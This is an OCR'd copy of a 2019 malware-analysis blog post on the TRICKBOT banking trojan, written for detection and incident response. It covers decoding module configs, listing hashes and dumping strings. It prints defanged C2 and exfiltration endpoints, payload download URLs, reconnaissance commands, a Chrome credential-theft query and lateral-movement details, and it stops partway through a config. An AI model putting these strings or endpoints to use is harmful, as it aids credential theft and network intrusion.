
TRICKBOT - Analysis


sneakymonkey.net/2019/05/22/trickbot-analysis/

Mark May 22, 2019



22 May 2019 / trickbot
TRICKBOT is an info-stealer/banking trojan which is currently under active development and has various modules to grab credentials, move laterally, steal data and provide remote access.

I recently spent sometime walking through this so I've compiled a few tools/techniques out there to decode and analyse each of the TRICKBOT modules - **its super simple and very effective!** The idea here is to provide awareness, help with detections and aid incident response. I'm no reverse engineer but I get enough done to produce a few IOCs and some basic understanding of it's functionality to scope response. It's all about that context! 😉



I can see where a lot of the OSINT reports on TRICKBOT are compiled from now. Another post can be made on the original infection vector, created persistence, removal and other network related IOCs from PCAP data.


Tooling

- If you don't already have an active infected host, download the @malware_traffic 2019-04-27 TRICKBOT SAMPLE 👍👍👍
- **Python 2.7** + pip + easy_install pycrypt ✔✔✔
- @hasherezade **TRICKBOT AES config decoder** (source)
- FireEye Labs Obfuscated String Solver (FLOSS) - strings analysis. https://github.com/fireeye/flare-floss
- CyberChef for extracting URLs/domains/IPs, sorting, filtering, defanging etc.. https://gchq.github.io/CyberChef/#recipe=Extract_URLs(false)Defang_URL(true,true,true,'Valid domains and full URLs')

Once you have those downloaded, its just as easy as follows;

Steps

1️⃣ Run the BOTKEY retrieval on the **infected** host.



2️⃣ Once you have that, specify and decode.


```
config_decode.py --botkey {KEY} --datafile
C:\Users\USER\AppData\Roaming\gpuDriver\Data\pwgrab64
```

This will dump the decypted .dll ready for analysis. Do this for each module. Repeat this step for the config files in the module named folders.

via GIPHY

3️⃣ Run through with FLOSS and redirect to an output file if needed `floss32.exe C:\Users\USER\AppData\Roaming\gpuDriver\Data\MODULE.dll > MODULE.txt`

These are the updated versions I was playing with on my infected host.
TRICKBOT Modules 19052019.



Configuration Location:

`C:\Users\*\AppData\Roaming\gpuDriver\Data\*`
(`%APPDATA%\gpuDriver\Data\`)

Module SHA256 Hashes


```
importDll64.dll 844974A2D3266E1F9BA275520C0E8A5D176DF69A0CCD5135B99FACF798A5D209
injectDll64.dll 8C5C0D27153F60EF8AEC57DEF2F88E3D5F9A7385B5E8B8177BAB55FA7FAC7B18
mailsearcher64.dll 9CFB441EB5C60AB1C90B58D4878543EE554ADA2CCEEE98D6B867E73490D30FEC
networkDll64.dll BA2A255671D33677CAB8D93531EB25C0B1F1AC3E3085B95365A017463662D787
NewBCtestDll64.dll BF38A787AEE5AFDCAB00B95CCDF036BC7F91F07151B4444B54165BB70D649CE5
psfin64.dll 8CD75FA8650EBCF0A6200283E474A081CC0BE57307E54909EE15F4D04621DDE0
pwgrab64.dll 1E90A73793017720C9A020069ED1C87879174C19C3B619E5B78DB8220A63E9B7
shareDll64.dll 05EF40F7745DB836DE735AC73D6101406E1D9E58C6B5F5322254EB75B98D236A
systeminfo64.dll 083CB35A7064AA5589EFC544AC1ED1B04EC0F89F0E60383FCB1B02B63F4117E9
vncDll64.dll DBD534F2B5739F89E99782563062169289F23AA335639A9552173BEDC98BB834
wormDll64.dll D5BB8D94B71D475B5EB9BB4235A428563F4104EA49F11EF02C8A08D2E859FD68
```

String Analysis

Just to give a rough understanding for each modules output I've dumped interesting strings. Most of the output seen here matches the OSINT reports I've read. TRICKBOT's core modules at the time of writing;

- systeminfo64
- networkDll64
- psfin64
- wormDll64
- sharedll64
- pwgrab64
- injectDll64
- importDll64
- vncDll64
- newBCtestDll64

Also of note: there is the main configuration file at `C:\Users\*\AppData\Roaming\gpuDriver\Data\settings.ini` but I was unable to decode via the scripts from hasherade's repo - more reversing/unpacking is needed and will save that for another post. Using Process Hacker to analyse the hollowed out the SVCHOST process memory you can see similar results anyway:



I had previously captured a bigger list upon process start up and saved that which provides more connections (probably downloading the latest config verison?):

```
0x12f6f50 (14): 5[.]190[.]90[.]5:449
0x1312560 (18): 37[.]255[.]200[.]157:449
0x1312590 (16): 91[.]98[.]159[.]58:449
0x13125c0 (18): 190[.]215[.]52[.]165:449
0x13125f0 (18): 85[.]133[.]183[.]174:449
0x1312620 (16): 2[.]184[.]90[.]173:449
0x1312650 (16): 31[.]47[.]55[.]106:449
0x1312680 (18): 94[.]101[.]182[.]156:449
0x13126b0 (18): 93[.]115[.]146[.]119:449
0x13126e0 (17): 201[.]56[.]193[.]18:449
0x1312710 (18): 177[.]92[.]249[.]187:449
0x1312740 (18): 187[.]61[.]106[.]223:449
0x1312770 (18): 187[.]61[.]107[.]140:449
...
```

See bottom for more IOCs.

Also, analyse Wireshark/PCAP data for the User-Agent it uses when POSTing back data from the infected host.

```
POST /ono1/WINDOWS7_W617601.0CE242D310E5CDC6F2CB8132FBD9B404/83/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0;
.NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
InfoPath.3; .NET4.0C; .NET4.0E)
Host: 186.159.1.217
```

Quickly quering those C2 addresses, most seem to have a commonality of MikroTik based devices - either that or Shodan is misrepresenting that port. Further digging can be done later on this.

```
Ports:
     21/tcp MikroTik router ftpd (6.43.2)
   2000/tcp MikroTik bandwidth-test server
   8080/tcp MikroTik http proxy
Ports:
     21/tcp MikroTik router ftpd (6.42.5)
   2000/tcp MikroTik bandwidth-test server
   8080/tcp MikroTik http proxy
Ports:
   2000/tcp MikroTik bandwidth-test server
Ports:
     21/tcp MikroTik router ftpd (6.43.12)
   2000/tcp MikroTik bandwidth-test server
   8080/tcp MikroTik http proxy
Ports:
     21/tcp MikroTik router ftpd (6.40.4)
   2000/tcp MikroTik bandwidth-test server
```

Back to the string analysis of the TRICKBOT modules...

systeminfo64

Basic information on the host. Noticed the registry key lookup to gather installed applications aswell as WMI queries.

```
SELECT * FROM Win32_OperatingSystem
SELECT * FROM Win32_Processor
SELECT * FROM Win32_ComputerSystem
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

u"SELECT * FROM Win32_OperatingSystem"
u"CSDVersion"
u"SELECT * FROM Win32_Processor"
u"<cpu>%s</cpu>\r\n"
u"SELECT * FROM Win32_ComputerSystem"
u"<ram>%s</ram>\r\n"
u"<users>\r\n"
u"<user>%s</user>\r\n"
u"</users>\r\n"
u"DisplayName"
u"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
u"<installed>\r\n"
u"DisplayName"
u"<program>%s</program>\r\n"
u"</installed>\r\n"
u"DisplayName"
u"DisplayName"
u"<service>%s</service>\r\n"
```

networkDll64

Gathers system information and network/domain topology - you can see what is being leaked. Seems to be enumerating or looking for Administrative accounts which is all then reported back to the C2.

```
***SYSTEMINFO***
ROOT\CIMV2 SELECT * FROM Win32_OperatingSystem
CSName
Caption
CSDVersion
OSArchitecture
ProductType
BuildType
WindowsDirectory
SystemDirectory
BootDevice
SerialNumber
InstallDate
LastBootUpTime
RegisteredUser
Organization
TotalVisibleMemorySize
FreePhysicalMemory
Host Name - %s
OS Name - %s
OS Version - %s
OS Architecture - %s
Product Type - Workstation
Product Type - Domain Controller
Product Type - Server
Build Type - %s
Registered Owner - %s
Registered Organization - %s
Serial Number - %s
Install Date - %02u/%02u/%04u %02d.%02d.%02d
Last Boot Up Time - %02u/%02u/%04u %02d.%02d.%02d
Windows Directory - %s
System Directory - %s
Boot Device - %s
Total Physical Memory - %d Mb
Available Physical Memory - %d Mb
        ***PROCESS LIST***
{001677D0-FD16-11CE-ABC4-02608C9E7553}
{00020404-0000-0000-C000-000000000046}
{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}
dNSHostName
description
sAMAccountName
mail
comment
E-mail: %s
(&(objectcategory=person)(samaccountname=%s))
Admin Name: %s
Admin E-mail: %s
(&(objectcategory=person)(mail=*))
(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))
List of domains:
LDAP://%s
Administrator
Administrateur
Riarth
Amministratore
```

```
Adminisztr
Administr
rnandi
Administrators
Administratorius
Hallintomies
Administrat
Administraator
Administrador
netici
                ***LOCAL MACHINE DATA***
User name: %s
Computer name: %s
Site name: %s
Domain shortname: %s
Domain name: %s
Forest name: %s
Domain controller: %s
Forest trees:
        %d %s
/%s/%s/90
Content-Type: multipart/form-data; boundary=%s
test
POST
--%s
Content-Disposition: form-data; name="proclist"
--%s
Content-Disposition: form-data; name="sysinfo"
--%s--
<moduleconfig><needinfo name="id"/><needinfo name="ip"/><autoconf><conf ctl="SetConf"
file="dpost" period="1440"/></autoconf></moduleconfig>
\cmd.exe
                %s
SendReport
Report successfully sent
Dpost servers unavailable
/c ipconfig /all
/c net config workstation
/c net view /all
/c net view /all /domain
/c nltest /domain_trusts
/c nltest /domain_trusts /all_trusts
```

Decoded 'dpost' config C:\Users*\AppData\Roaming\gpuDriver\Data\networkDll64_configs

```
<dpost>
<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]10[.]243[.]70:8082</handler>
<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]183[.]151[.]194:8082</handler>
<handler>hxxp[://]181[.]129[.]160[.]10:8082</handler>
<handler>hxxp[://]181[.]115[.]156[.]218:80</handler>
<handler>hxxp[://]200[.]21[.]51[.]30:80</handler>
<handler>hxxp[://]36[.]91[.]93[.]114:80</handler>
<handler>hxxp[://]97[.]87[.]127[.]198:80</handler>
<handler>hxxp[://]190[.]152[.]125[.]162:80</handler>
<handler>hxxp[://]185[.]117[.]73[.]140:443</handler>
<handler>hxxp[://]185[.]183[.]97[.]37:443</handler>
<handler>hxxp[://]85[.]209[.]162[.]148:443</handler>
<handler>hxxp[://]192[.]210[.]152[.]190:443</handler>
<handler>hxxp[://]185[.]183[.]96[.]219:443</handler>
<handler>hxxp[://]185[.]244[.]150[.]148:443</handler>
</dpost>
```

psfin64

Point-of-Sale 'recon' module. These are high end targets to steal financial details from, think tills, kiosks, payment terminals. Pro-actively finding and securing these in your environment could help prevent further damage - patch, use unique local Administrative credentials, segregate (VLAN/FW), disabled ADMIN$ shares etc. You can see the keyword searches via LDAP/AD.

```
"<moduleconfig><needinfo name=\"id\"/><needinfo name=\"ip\"/><autoconf><conf
ctl=\"SetConf\" file=\"dpost\" period=\"14400\"/></autoconf></moduleconfig>"
u"{001677D0-FD16-11CE-ABC4-02608C9E7553}"
u"{00020404-0000-0000-C000-000000000046}"
u"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}"
u"(&(objectCategory=computer)(dNSHostName=%s))"
u"(&(objectCategory=person)(sAMAccountName=%s))"
u"(&(objectCategory=group)(sAMAccountName=%s))"
u"(&(objectCategory=site)(name=%s))"
u"(&(objectcategory=organizationalUnit)(name=%s))"
u"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))"
u"DOMAIN GC\r\n"
u"----------------------------------------------------------------\r\n"
u"COMPUTERS:\r\n"
u"*POS*"
u"POS found: %d\r\n"
u"*REG*"
u"REG found: %d\r\n"
u"*CASH*"
u"CASH found: %d\r\n"
u"*LANE*"
u"LANE found: %d\r\n"
u"*STORE*"
u"STORE found: %d\r\n"
u"*RETAIL*"
u"RETAIL found: %d\r\n"
u"*BOH*"
u"BOH found: %d\r\n"
u"*ALOHA*"
u"ALOHA found: %d\r\n"
u"*MICROS*"
u"MICROS found: %d\r\n"
u"*TERM*"
u"TERM found: %d\r\n\r\n"
u"USERS:\r\n"
u"GROUPS:\r\n"
u"SITES:\r\n"
u"OUs:\r\n"
u"----------------------------------------------------------------\r\n\r\n"
u"dNSHostName"
u"LDAP://%s"
u"DOMAIN %s\r\n"
u"/%s/%s/90"
u"Content-Type: multipart/form-data; boundary=%s"
"SendReport"
"Report successfully sent"
"Dpost servers unavailable"
u"--%s\r\nContent-Disposition: form-data; name=\"proclist\"\r\n\r\n"
u"Empty\r\n"
u"--%s\r\n"
u"Content-Disposition: form-data; name=\"sysinfo\"\r\n\r\n"
u"--%s--\r\n\r\n"
```

Decoded 'dpost' config C:\Users*\AppData\Roaming\gpuDriver\Data\psfin64_configs

```
<dpost>
<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]10[.]243[.]70:8082</handler>
<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]183[.]151[.]194:8082</handler>
<handler>hxxp[://]181[.]129[.]160[.]10:8082</handler>
<handler>hxxp[://]181[.]115[.]156[.]218:80</handler>
<handler>hxxp[://]200[.]21[.]51[.]30:80</handler>
<handler>hxxp[://]36[.]91[.]93[.]114:80</handler>
<handler>hxxp[://]97[.]87[.]127[.]198:80</handler>
<handler>hxxp[://]190[.]152[.]125[.]162:80</handler>
<handler>hxxp[://]185[.]117[.]73[.]140:443</handler>
<handler>hxxp[://]185[.]183[.]97[.]37:443</handler>
<handler>hxxp[://]85[.]209[.]162[.]148:443</handler>
<handler>hxxp[://]192[.]210[.]152[.]190:443</handler>
<handler>hxxp[://]185[.]183[.]96[.]219:443</handler>
<handler>hxxp[://]185[.]244[.]150[.]148:443</handler>
</dpost>
```

wormDll64

Downloads a .png (.exe) from `hxxp://54.38.127[.]23/worming.png` the TRICKBOT loader to prep for lateral movement. Also, checks to see if the host is in a domain or not by using LDAP queries. Seems to use lateral movment via shares T1077 using pysmb library.

> pysmb is an experimental SMB/CIFS library written in Python. It implements the client-side SMB/CIFS protocol (SMB1 and SMB2) which allows your Python application to access and transfer files to/from SMB/CIFS shared folders like your Windows file sharing and Samba folders.

hxxp://54.38.127[.]23/worming.png
clnProekto.exe
74E6723E9DC7126D4864DCBC41C6B5DAB7AD2A9F56D0C0F94593BA88BDCA1D58
https://urlhaus.abuse.ch/url/198254/

```
hxxp://54.38.127[.]23/worming.png
{001677D0-FD16-11CE-ABC4-02608C9E7553}
{00020404-0000-0000-C000-000000000046}
{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}
name
(objectCategory=computer)
dNSHostName
(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))
                *****MACHINE IN DOMAIN*****
LDAP://%ls
                *****MACHINE IN WORKGROUP*****
SMBs
pysmb
SMBr
NT LM 0.12
SMBt
SMBs
SMBs
Windows 7
2008
Vista
Windows 5
2003
\\%s\IPC$
```

shareDll64

Downloads the TRICKBOT loader, transfers over to ADMIN shares and creates persistence via services using a naming convention from the list "ControlInfoService" etc - needs confirming. Also note the 'WormShare' function name.

Other OSINT analysis:

- This module appears to be meant to be used in tandem with the worm32Dll module to spread Trickbot across local networks and shares via ETERNALBLUE SMB exploit and LDAP queries. Creates a service with one of the names from the quoted list.
- The Admin$ shares are used by Trickbot once it has brute forced the local administrator password. A file share server has an IPC$ share that Trickbot queries to get a list of all endpoints that connect to it.

hxxp://54.38.127[.]23/radiance.png
escaped.exe
5E2CEFB701B743818728ABEDE5FED4956E3ADB69BF58A56C19F5118C415A93BC

```
create service?
Open sc %d
Start sc 0x%x
Create sc 0x%x
hxxp://54.38.127[.]23/radiance.png
%s\C$\escaped.exe
ControlInfoService
%SystemRoot%\system32\escaped.exe
%SystemDrive%\escaped.exe
%ADMIN$\escaped.exe
WormShare
%\IPC$
%SystemDrive%\escaped.exe
WantRelease
54.38.127.23
file.inf
"ControlInfoService"
"ControlSystemInfoService"
"ServiceInfoSys"
"TechnoInfoService"
"AdvancedInfoService"
"ServiceInfo"
"InfoService"
"ServiceInfoControl"
```

pwgrab64

Grabs passwords from various spots, seen here querying Chrome/IE password storage. OSINT reports suggest RDP (CredEnumerateA API ref), VNC and Putty.

```
Software\Microsoft\Internet Explorer\IntelliForms\Storage2
<moduleconfig><autostart>yes</autostart><all>yes</all><needinfo name="id"/><needinfo
name="ip"/><autoconf><conf ctl="dpost" file="dpost" period="60"/></autoconf>
</moduleconfig>
Chrome login db should be copied
Chrome webdata db should be copied
Chrome login db should be copied (copy absent)
Chrome webdata db should be copied (copy absent)
Chrome login db copied
Chrome webdata db copied
Chrome login db copy failure
Chrome webdata db copy failure
Skip Chrome login db copy
Skip Chrome history db copy
Grab_Passwords_Chrome(0)
Grab_Passwords_Chrome(1)
Grab_Passwords_Chrome(2)
\Google\Chrome\User Data\Default\Login Data.bak
Grab_Passwords_Chrome(): Can't open database
select origin_url, username_value, password_value, length(password_value) from logins
where blacklisted_by_user = 0
Grab_Passwords_Chrome() success
```

decoded dpost config C:\Users*\AppData\Roaming\gpuDriver\Data\pwgrab64_configs

```
<dpost>
<handler>hxxp[://]186[.]159[.]1[.]217:8082</handler>
<handler>hxxp[://]186[.]10[.]243[.]70:8082</handler>
<handler>hxxp[://]75[.]183[.]130[.]158:8082</handler>
<handler>hxxp[://]186[.]183[.]151[.]194:8082</handler>
<handler>hxxp[://]181[.]129[.]160[.]10:8082</handler>
<handler>hxxp[://]181[.]57[.]97[.]138:80</handler>
<handler>hxxp[://]200[.]21[.]51[.]30:80</handler>
<handler>hxxp[://]191[.]103[.]252[.]29:80</handler>
<handler>hxxp[://]200[.]35[.]47[.]199:80</handler>
<handler>hxxp[://]190[.]152[.]125[.]162:80</handler>
<handler>hxxp[://]79[.]137[.]119[.]209:443</handler>
<handler>hxxp[://]216[.]189[.]145[.]231:443</handler>
<handler>hxxp[://]194[.]5[.]250[.]130:443</handler>
<handler>hxxp[://]192[.]210[.]152[.]190:443</handler>
<handler>hxxp[://]195[.]123[.]240[.]31:443</handler>
<handler>hxxp[://]89[.]46[.]223[.]252:443</handler>
</dpost>
```

injectDll64

Used for injecting into banking websites to steal credentials.
Notice how it weakens Chrome Browser via
`Software\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledForUrls`

> Disables enforcing Certificate Transparency requirements to the listed URLs. This policy allows certificates for the hostnames in the specified URLs to not be disclosed via Certificate Transparency. This allows certificates that would otherwise be untrusted, because they were not properly publicly disclosed, to continue to be used, but makes it harder to detect misissued certificates for those hosts.

CertificateTransparencyEnforcementDisabledForUrls
You can see this is the main module and purpose of TRICKBOT (steal credentials/data) so this is made up of more configuration files then any other module.

1. DINJ config is used for **ATTACK 1 - Web Injects - Server Side Injections.** A web injection technique which inserts (injects) additional client-side code (e.g. HTML, JavaScript) in the rendered targeted web page.
2. SINJ config is used for **ATTACK 2 - Web Injects - Web Fakes**. The user is redirected to a similiar looking site hosted on the attackers infrastructure.
3. DPOST - Data exfiltration IPs.
   ref: https://www.cisecurity.org/white-papers/security-primer-trickbot/ 👋

```
<moduleconfig>
  <sys>yes</sys>
  <needinfo name="id"/>
  <needinfo name="ip"/>
  <autoconf>
    <conf ctl="dinj" file="dinj" period="20"/>
    <conf ctl="sinj" file="sinj" period="20"/>
    <conf ctl="dpost" file="dpost" period="60"/>
  </autoconf>
</moduleconfig>
ascii,81,-,x,Software\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledFor

ascii,81,-,x,Software\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledFor

ascii,81,-,x,Software\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledFor
```

Decoded configs

C:\Users*\AppData\Roaming\gpuDriver\Data\injectDll64_configs\dpost

```
<dpost>
<handler>hxxp[://]186[.]159[.]1[.]217:8082</handler>
<handler>hxxp[://]186[.]10[.]243[.]70:8082</handler>
